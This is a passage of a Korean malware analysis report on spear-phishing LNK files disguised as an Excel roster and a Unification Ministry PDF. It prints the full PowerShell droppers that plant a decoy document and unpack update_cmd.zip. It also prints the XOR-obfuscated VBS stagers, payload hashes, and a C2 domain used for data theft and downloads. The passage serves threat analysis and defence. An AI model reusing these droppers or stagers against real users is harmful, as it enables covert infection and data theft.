
○ 추출한 데이터 값은 다음과 같이 Powershell 명령을 통해 LNK 내부에 삽입된 정상 엑셀문서와 악성 압축 파일을 생성하고 실행합니다.

[4] Eric Zimmerman's LECmd

```
/q /c powershell -windowstyle hidden "$dKN10GCpAw =
Get-Location;$H7wszqY5I = Get-ChildItem -Path $dKN10GCpAw
-Recurse *.lnk | where-object {$_.length -eq 0x00AE6666} |
Select-Object -ExpandProperty FullName;if($H7wszqY5I.length -eq 0)
{$dKN10GCpAw = $env:Temp;$H7wszqY5I = Get-ChildItem -Path
$dKN10GCpAw -Recurse *.lnk | where-object {$_.length -eq
0x00AE6666} | Select-Object -ExpandProperty
FullName;};$dKN10GCpAw = Split-Path $H7wszqY5I;$JizBEr =
New-Object System.IO.FileStream($H7wszqY5I,
[System.IO.FileMode]::Open,
[System.IO.FileAccess]::Read);$JizBEr.Seek(0x00001788,
[System.IO.SeekOrigin]::Begin);$mYpkhmkKqAsL = New-Object byte[]
0x00003372;$JizBEr.Read($mYpkhmkKqAsL, 0, 0x00003372);$t9II6_ =
$env:temp + '₩' + [regex]::unescape('230823- 협의회 참여단체
현황.xlsx');sc $t9II6_ $mYpkhmkKqAsL -Encoding Byte;&
$t9II6_;$JizBEr.Seek(0x00004B37,
[System.IO.SeekOrigin]::Begin);$RPpIOH_pILYL=New-Object byte[]
0x000148D2;$JizBEr.Read($RPpIOH_pILYL, 0,
0x000148D2);$JizBEr.Close();$OWy3F9HSTxzI=$env:public + '₩' +
'update_cmd.zip';sc $OWy3F9HSTxzI $RPpIOH_pILYL -Encoding
Byte;$Tc3Z0DVVt20gC6 = new-object -com
shell.application;$OFwbp6y5a5PPJ =
$Tc3Z0DVVt20gC6.Namespace($OWy3F9HSTxzI);$Tc3Z0DVVt20gC6.Na
mespace($env:public + '₩' +
'documents').CopyHere($OFwbp6y5a5PPJ.items(), 1044) |
out-null;remove-item -path $OWy3F9HSTxzI
-force;$awt4rSN3lry=$env:public+'₩documents₩update.vbs';&
wscript.exe $awt4rSN3lry;"
    iconlocation: .xlsx
```

[표 3-3] LNK 내부에 포함된 Powershell 명령어 화면


○ LNK 내부의 Powershell 명령을 통해 '230823- 협의회 참여단체 현황.xlsx' 정상 문서를 임시경로(Temp)에 생성하고 실행합니다. 실제 참여단체 현황 정보가 포함되어 있어, 사전에 유출된 정상 문서가 본 공격에 도용된 것으로 추정됩니다.



[그림 3-2] 정상 엑셀 문서가 실행된 화면 (일부 모자이크 처리)

○ 다음으로 공용 폴더(Public) 경로에 'update_cmd.zip' 파일을 생성하고, 그 하위 공용 문서(Documents) 경로에 압축을 해제 후, 'update.vbs' 스크립트를 호출합니다.

○ 'update_cmd.zip' 압축 파일 내부에는 총 9개의 파일이 포함돼 있습니다.



[그림 3-3] 'update_cmd.zip' 압축 해제 후 화면

○ 각 파일의 정보를 간략히 살펴보면 다음과 같습니다. 'unzip.exe' 파일은 압축 해제 용도의 정상 유틸리티로 이 것을 제외하면 나머지는 모두 악성 파일입니다.

파일명	정보 (크기, 기능, MD5)
update.vbs	1,579 바이트
	stopedge.bat 호출
	90468e4bdf61cf146030515ed3e15d81
stopedge.bat	271 바이트
	'paycom.ini' 조건문에 따라 작업스케줄러 등록 (install.vbs 호출) 및 'paycom.ini' 삭제, 'versioninfo.bat' 호출 및 삭제, 'update.vbs' 삭제
	ff4067b4865c9b49da2f28ac12ca5c1a
paycom.ini	475 바이트
	셋업 조건 및 특정 제품 고유 식별자(GUID 형식) 목록의 설치나 변경을 차단하는 설정 파일
	75ca52afafe3fe6c053da9f1db90590a

install.vbs	1,652 바이트
	resolvedns.bat 호출
	db31a36e1684c568fa3529d60a59ba29
versioninfo.bat	1,143 바이트
	시스템 정보 수집 및 anrun[.]kr 서버로 유출 시도
	168bcc063501d191d82aaa3a32741a12
unactivate.vbs	6,644 바이트
	XMLHTTP POST Content-Type form 명령어
	6b944c9dc4b760fffb56adf4fecf6764
resolvedns.bat	432 바이트
	anrun[.]kr 서버에서 324093.zip 다운로드 및 실행 시도
	892bd45372876d29e883e114981e311b
activate.bat	2,331 바이트
	XMLHTTP GET Adodb.Stream 명령어
	b86c38ae5c24c55831d7f8ca3cbeb814
unzip.exe	167,936 바이트
	Unzip 5.52 압축 해제 정상 유틸리티
	75375c22c72f1beb76bea39c22a1ed68

[표 3-4] 압축내부 파일별 간략 정보

3.2. 통일부조직개편 설명자료 사칭

■ [사례 B] 전자우편 발신지 및 첨부파일 주소 분석

○ 해당 이메일의 발신 주소지와 첨부파일의 링크 경로를 조회해 보면 다음과 같습니다. 두곳 모두 한국의 특정 도메인과 아이피 주소가 사용됐습니다.

발신지 주소			첨부파일 주소		
도메인	아이피	국가	도메인	아이피	국가
pi.m2comm.co[.]kr	121.254.129.93	KR	ddmccic.or[.]kr	116.122.157.24	KR

[표 3-5] 해킹용 전자우편 발신지 및 첨부파일 링크 정보

○ [사례 B] 이메일의 발신 주소지와 첨부파일의 링크 경로를 조회해 보면 앞서 살펴본 [사례 A] 경우와 같습니다. 모두 한국의 특정 도메인과 아이피 주소가 사용됐습니다.

○ [사례 A]와 [사례 B]가 동일한 위협 배후 소행인 점을 가늠해 볼 수 있습니다.


■ 202308 통일부조직개편 설명자료.pdf.lnk

○ 공격에 사용된 바로가기(LNK) 유형의 악성파일은 PDF 문서처럼 위장하기 위해 2중 확장자를 가지고 있고, 다음과 같은 정보로 구성돼 있습니다.

파일명		202308 통일부조직개편 설명자료.pdf.lnk
파일크기		19,870,515 바이트
Hash	MD5	740f4dcb8d64c0bc7bb6998648a48767
	SHA1	1516d5382ac2af37d47ba1ccbc22146a2fc08fcd
	SHA256	cd7c3099f611029b2ece8c4375fe3c86a35c83cf7f6d7307cffdde809b526589

[표 3-6] PDF 파일로 위장한 LNK 악성파일 정보

○ 본 악성 LNK 파일의 경우도 동일하게 바로가기 대상 설정을 통해 'cmd.exe' 파일과 Powershell 명령을 조합해 사용합니다. 'LECmd' 도구를 통해 편리하게 내부 명령을 파싱할 수 있습니다.



[그림 3-4] LECmd 도구로 LNK 명령어 라인을 추출한 화면

○ 추출한 데이터 값은 다음과 같이 Powershell 명령을 통해 LNK 내부에 삽입된 정상 PDF 문서와 악성 압축 파일을 생성하고 실행합니다.

```
/k for /f "tokens=*" %a in ('dir
C:₩Windows₩SysWow64₩WindowsPowerShell₩v1.0₩*rshell.exe /s
/b /od') do call %a -windowstyle hidden "$SvvZPNyDG =
Get-Location;if($SvvZPNyDG -Match 'System32' -or $SvvZPNyDG -Match
'Program Files') {$SvvZPNyDG = '%temp%';};$yeWaKMJy =
Get-ChildItem -Path $SvvZPNyDG -Recurse *.lnk | where-object
{$_.length -eq 0x012F3333} | Select-Object -ExpandProperty
FullName;$SvvZPNyDG = Split-Path $yeWaKMJy;$vwgC8wlBQ =
New-Object System.IO.FileStream($yeWaKMJy,
[System.IO.FileMode]::Open,
[System.IO.FileAccess]::Read);$vwgC8wlBQ.Seek(0x00001A19,
[System.IO.SeekOrigin]::Begin);$kQDJdNTLyy6TX = New-Object byte[]
0x0005C64A;$vwgC8wlBQ.Read($kQDJdNTLyy6TX, 0,
0x0005C64A);$mtJzxiD4BdM0r = $SvvZPNyDG + '₩' +
[regex]::unescape('202308 통일부조직개편 설명자료.pdf');sc
$mtJzxiD4BdM0r $kQDJdNTLyy6TX -Encoding Byte;&
$mtJzxiD4BdM0r;$vwgC8wlBQ.Seek(0x0005E0B7,
[System.IO.SeekOrigin]::Begin);$aO10evAri9oTK=New-Object byte[]
0x000148D2;$vwgC8wlBQ.Read($aO10evAri9oTK, 0,
0x000148D2);$vwgC8wlBQ.Close();Remove-Item -Path $yeWaKMJy
-Force;$suAAKFV5goM=$env:public + '₩' + 'update_cmd.zip';sc
$suAAKFV5goM $aO10evAri9oTK -Encoding Byte;$PbSIy9Y9wwOIKM =
new-object -com shell.application;$wvxY0jpFKmbKAf =
$PbSIy9Y9wwOIKM.Namespace($suAAKFV5goM);$PbSIy9Y9wwOIKM.
Namespace($env:public + '₩' +
'documents').CopyHere($wvxY0jpFKmbKAf.items(), 1044) |
out-null;remove-item -path $suAAKFV5goM
-force;$U_8UilAdAKrU=$env:public+'₩Documents₩update.vbs';&
wscript.exe $U_8UilAdAKrU;"
   iconlocation: .pdf
```

[표 3-7] LNK 내부에 포함된 Powershell 명령어 화면

○ LNK 내부의 Powershell 명령을 통해 '202308 통일부조직개편 설명자료.pdf' 정상 문서를 임시경로(Temp)에 생성하고 실행합니다.

[그림 3-5] 정상 PDF 문서가 실행된 화면

○ 다음으로 공용 폴더(Public) 경로에 'update_cmd.zip' 파일을 생성하고, 그 하위 공용 문서(Documents) 경로에 압축을 해제 후, 'update.vbs' 스크립트를 호출합니다.

○ 'update_cmd.zip' 압축 파일 내부에는 총 9개의 파일이 포함돼 있고, [사례 A]와 정확히 동일한 파일이 포함돼 있어 추가 설명은 생략합니다.

4. 정적 코드 분석 (Static Code Analysis)

4.1. ZIP 압축 파일에 포함된 VBS 파일 분석

■ 'update.vbs' 파일 코드 분석

○ 앞서 기술한 내용과 같이 [사례 A] [사례 B] 모두 LNK 파일에 의해 호출되는 1단계 스크립트 파일은 'update.vbs' 파일입니다. VBS 파일들은 코드 전체가 난독화로 적용돼 있습니다.

```
tODfJ_m0BrXqF2 = "(K5JXrn-&Qg ~"
TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(45570 Xor
45653):TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(27840 Xor
27795):TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(5003 Xor
5096):TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(22966 Xor
22980):TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(21738 Xor
21635):TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(24562 Xor 24450)
TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(368 Xor 260):TGs8hrdXR2lk1 =
TGs8hrdXR2lk1 & Chr(64512 Xor 64558)
TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(30849 Xor
30930):TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(41271 Xor
41311):TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(38887 Xor
38786):TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(24948 Xor
24856):TGs8hrdXR2lk1 = TGs8hrdXR2lk1 & Chr(47085 Xor 46977)
tODfJ_m0BrXqF2 = TGs8hrdXR2lk1
- 일부 생략 -
cSZsmaNKrle = "#l-xFhdlT-0{"
k7McjcK7S1 = k7McjcK7S1 & Chr(40758 Xor 40773):k7McjcK7S1 =
k7McjcK7S1 & Chr(31988 Xor 31872)
k7McjcK7S1 = k7McjcK7S1 & Chr(23039 Xor 22928):k7McjcK7S1 =
k7McjcK7S1 & Chr(42909 Xor 42989):k7McjcK7S1 = k7McjcK7S1 &
Chr(29172 Xor 29073):k7McjcK7S1 = k7McjcK7S1 & Chr(15517 Xor
15609)
k7McjcK7S1 = k7McjcK7S1 & Chr(58000 Xor 58103):k7McjcK7S1 =
k7McjcK7S1 & Chr(45481 Xor 45516):k7McjcK7S1 = k7McjcK7S1 &
Chr(2004 Xor 2042):k7McjcK7S1 = k7McjcK7S1 & Chr(26852 Xor
26758):k7McjcK7S1 = k7McjcK7S1 & Chr(10317 Xor
10284):k7McjcK7S1 = k7McjcK7S1 & Chr(14906 Xor 14926)
cSZsmaNKrle = k7McjcK7S1
- 일부 생략 -
```

[표 4-1] 'update.vbs' 파일 스크립트 명령어 화면

○ 주요 문자열은 10진수 값으로 선언되어 있고, XOR 로직을 통해 ASCII 문자로 변환되는 과정을 거치게 됩니다.

```
tODfJ_m0BrXqF2 = "(K5JXrn-&Qg ~"
TGs8hrdXR21k1 = TGs8hrdXR21k1 & Chr(45570 Xor 45653):TGs8hrdXR21k1
= TGs8hrdXR21k1 & Chr(27840 Xor 27795):TGs8hrdXR21k1 =
TGs8hrdXR21k1 & Chr(5003 Xor 5096):TGs8hrdXR21k1 = TGs8hrdXR21k1 &
Chr(22966 Xor 22980):TGs8hrdXR21k1 = TGs8hrdXR21k1 & Chr(21738 Xor
21635):TGs8hrdXR21k1 = TGs8hrdXR21k1 & Chr(24562 Xor 24450)
TGs8hrdXR21k1 = TGs8hrdXR21k1 & Chr(368 Xor 260):TGs8hrdXR21k1 =
TGs8hrdXR21k1 & Chr(64512 Xor 64558)
TGs8hrdXR21k1 = TGs8hrdXR21k1 & Chr(30849 Xor 30930):TGs8hrdXR21k1
= TGs8hrdXR21k1 & Chr(41271 Xor 41311):TGs8hrdXR21k1 =
TGs8hrdXR21k1 & Chr(38887 Xor 38786):TGs8hrdXR21k1 = TGs8hrdXR21k1
& Chr(24948 Xor 24856):TGs8hrdXR21k1 = TGs8hrdXR21k1 & Chr(47085
Xor 46977)
tODfJ_m0BrXqF2 = TGs8hrdXR21k1

Set CHZxA7oMV = CreateObject(tODfJ_m0BrXqF2)
I6yQFUCy4 = Left(WScript.ScriptFullName,
InstrRev(WScript.ScriptFullName, "\"))

cSZsmaNKrle = "#l-xFhdlT-0{"
k7McjcK7S1 = k7McjcK7S1 & Chr(40758 Xor 40773):k7McjcK7S1 =
k7McjcK7S1 & Chr(31988 Xor 31872)
k7McjcK7S1 = k7McjcK7S1 & Chr(23039 Xor 22928):k7McjcK7S1 =
k7McjcK7S1 & Chr(42909 Xor 42989):k7McjcK7S1 = k7McjcK7S1 &
Chr(29172 Xor 29073):k7McjcK7S1 = k7McjcK7S1 & Chr(15517 Xor
15609)
k7McjcK7S1 = k7McjcK7S1 & Chr(58000 Xor 58103):k7McjcK7S1 =
k7McjcK7S1 & Chr(45481 Xor 45516):k7McjcK7S1 = k7McjcK7S1 &
Chr(2004 Xor 2042):k7McjcK7S1 = k7McjcK7S1 & Chr(26852 Xor
26758):k7McjcK7S1 = k7McjcK7S1 & Chr(10317 Xor 10284):k7McjcK7S1 =
k7McjcK7S1 & Chr(14906 Xor 14926)
cSZsmaNKrle = k7McjcK7S1

CHZxA7oMV.Run I6yQFUCy4 & cSZsmaNKrle, 0
Set CHZxA7oMV = Nothing
```

```
45570^45653 - W
27840^27795 - S
5003^5096   - c
22966^22980 - r
21738^21635 - i
24562^24450 - p
368^260     - t
64512^64558 - .
- ---- ----  -
- ---- ----  -
- ---- ----  -
30849^30930 - S
41271^41311 - h
38887^38786 - e
24948^24856 - l
47085^46977 - l
- ---- ----  -
- ---- ----  -
- ---- ----  -
40758^40773 - s
31988^31872 - t
23039^22928 - o
42909^42989 - p
29172^29073 - e
15517^15609 - d
58000^58103 - g
45481^45516 - e
2004^2042   - .
26852^26758 - b
10317^10284 - a
14906^14926 - t
```

[그림 4-1] 'update.vbs' XOR 연산 부분을 ASCII 문자로 치환한 화면

○ 25개의 연산 항목을 문자열로 변경하면 다음과 같이 Windows Script Host (WScript.Shell)를 사용하여 'stopedge.bat' 배치파일을 호출하여 실행하는 것을 알 수 있습니다.

■ 'install.vbs' 파일 코드 분석

○ 'install.vbs' 파일은 'stopedge.bat' 배치 파일의 내부 명령 조건('paycom.ini' 파일 존재의 경우)에 따라 작업스케줄러(Schtasks)로 등록된 후 호출되는 과정을 거칩니다.

```
GXZ4036PV = "eC9NM;['vB{,*"
BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(52721 Xor
52646):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(25801 Xor 25754)
BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(18708 Xor
18807):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(8977 Xor 9059)
BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(46973 Xor
46868):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(21435 Xor
21451):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(29443 Xor
29559):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(30634 Xor
30596):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(26068 Xor
25991):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(49102 Xor 49062)
BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(32409 Xor
32508):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(52775 Xor
52811):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(50249 Xor
50213):GXZ4036PV = BW0npws9Nc5r1

Set x2PC8yTwzctC = CreateObject(GXZ4036PV)
KNI2n = Left(WScript.ScriptFullName, InstrRev(WScript.ScriptFullName,
"₩"))

BQpRdqXl = "  %-JlT4D] v%+f"
bb1CsL85g1 = bb1CsL85g1 & Chr(53185 Xor 53171):bb1CsL85g1 =
bb1CsL85g1 & Chr(11023 Xor 11114):bb1CsL85g1 = bb1CsL85g1 &
Chr(44233 Xor 44218):bb1CsL85g1 = bb1CsL85g1 & Chr(35196 Xor
35091):bb1CsL85g1 = bb1CsL85g1 & Chr(46031 Xor 45987)
bb1CsL85g1 = bb1CsL85g1 & Chr(26828 Xor 26810):bb1CsL85g1 =
bb1CsL85g1 & Chr(2878 Xor 2907)
bb1CsL85g1 = bb1CsL85g1 & Chr(40387 Xor 40359):bb1CsL85g1 =
bb1CsL85g1 & Chr(15782 Xor 15816):bb1CsL85g1 = bb1CsL85g1 &
Chr(42261 Xor 42342):bb1CsL85g1 = bb1CsL85g1 & Chr(42650 Xor
42676):bb1CsL85g1 = bb1CsL85g1 & Chr(17637 Xor
17543):bb1CsL85g1 = bb1CsL85g1 & Chr(36955 Xor 36922)
bb1CsL85g1 = bb1CsL85g1 & Chr(22401 Xor 22517):BQpRdqXl =
bb1CsL85g1

x2PC8yTwzctC.Run KNI2n & BQpRdqXl, 0
Set x2PC8yTwzctC = Nothing
```

[표 4-2] 'install.vbs' 파일 스크립트 명령어 화면

○ 앞에서 기술한 바와 동일한 패턴으로 주요 문자열이 10진수와 XOR 연산 로직으로 난독화되어 있습니다.

```
GXZ4036PV = "eC9NM;['vB{,*"
BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(52721 Xor 52646):BW0npws9Nc5r1
= BW0npws9Nc5r1 & Chr(25801 Xor 25754)
BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(18708 Xor 18807):BW0npws9Nc5r1
= BW0npws9Nc5r1 & Chr(8977 Xor 9059)
BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(46973 Xor 46868):BW0npws9Nc5r1
= BW0npws9Nc5r1 & Chr(21435 Xor 21451):BW0npws9Nc5r1 =
BW0npws9Nc5r1 & Chr(29443 Xor 29559):BW0npws9Nc5r1 = BW0npws9Nc5r1
& Chr(30634 Xor 30596):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(26068
Xor 25991):BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(49102 Xor 49062)
BW0npws9Nc5r1 = BW0npws9Nc5r1 & Chr(32409 Xor 32508):BW0npws9Nc5r1
= BW0npws9Nc5r1 & Chr(52775 Xor 52811):BW0npws9Nc5r1 =
BW0npws9Nc5r1 & Chr(50249 Xor 50213):GXZ4036PV = BW0npws9Nc5r1

Set x2PC8yTwzctC = CreateObject(GXZ4036PV)
KNI2n = Left(WScript.ScriptFullName,
InstrRev(WScript.ScriptFullName, "\"))

BQpRdqXl = " %-J1T4D] v%+f"
bb1CsL85g1 = bb1CsL85g1 & Chr(53185 Xor 53171):bb1CsL85g1 =
bb1CsL85g1 & Chr(11023 Xor 11114):bb1CsL85g1 = bb1CsL85g1 &
Chr(44233 Xor 44218):bb1CsL85g1 = bb1CsL85g1 & Chr(35196 Xor
35091):bb1CsL85g1 = bb1CsL85g1 & Chr(46031 Xor 45987)
bb1CsL85g1 = bb1CsL85g1 & Chr(26828 Xor 26810):bb1CsL85g1 =
bb1CsL85g1 & Chr(2878 Xor 2907)
bb1CsL85g1 = bb1CsL85g1 & Chr(40387 Xor 40359):bb1CsL85g1 =
bb1CsL85g1 & Chr(15782 Xor 15816):bb1CsL85g1 = bb1CsL85g1 &
Chr(42261 Xor 42342):bb1CsL85g1 = bb1CsL85g1 & Chr(42650 Xor
42676):bb1CsL85g1 = bb1CsL85g1 & Chr(17637 Xor 17543):bb1CsL85g1 =
bb1CsL85g1 & Chr(36955 Xor 36922)
bb1CsL85g1 = bb1CsL85g1 & Chr(22401 Xor 22517):BQpRdqXl =
bb1CsL85g1

x2PC8yTwzctC.Run KNI2n & BQpRdqXl, 0
Set x2PC8yTwzctC = Nothing
```

```
52721^52646 - W
25801^25754 - S
18708^18807 - c
8977^9059   - r
46973^46868 - i
21435^21451 - p
29443^29559 - t
30634^30596 - .



26068^25991 - S
49102^49062 - h
32409^32508 - e
52775^52811 - l
50249^50213 - l



53185^53171 - r
11023^11114 - e
44233^44218 - s
35196^35091 - o
46031^45987 - l
26828^26810 - v
2878^2907   - e
40387^40359 - d
15782^15816 - n
42261^42342 - s
42650^42676 - .
17637^17543 - b
36955^36922 - a
22401^22517 - t
```

[그림 4-2] 'install.vbs' XOR 연산 부분을 ASCII 문자로 치환한 화면

○ 27개의 연산 항목을 문자열로 변경하면 다음과 같이 Windows Script Host (WScript.Shell)를 사용하여 'resolvedns.bat' 배치파일을 호출하여 실행하는 것을 알 수 있습니다.

■ 'activate.vbs' 파일 코드 분석

○ 'activate.vbs' 파일은 'resolvedns.bat' 파일에 의해 호출되는 스크립트입니다. 해당 스크립트는 C2 서버(anrun[.]kr)에서 지정된 컴퓨터명(%COMPUTERNAME%)으로 별도 조건에 따라 연결되며, 지정된 환경변수명(ttn)과 zip 확장자가 결합된 '324093.zip' 파일을 다운로드하는데 사용됩니다.

```
On Error Resume Next
```

```
Kcv8jDJ45bBovmCu = Left(WScript.ScriptFullName,
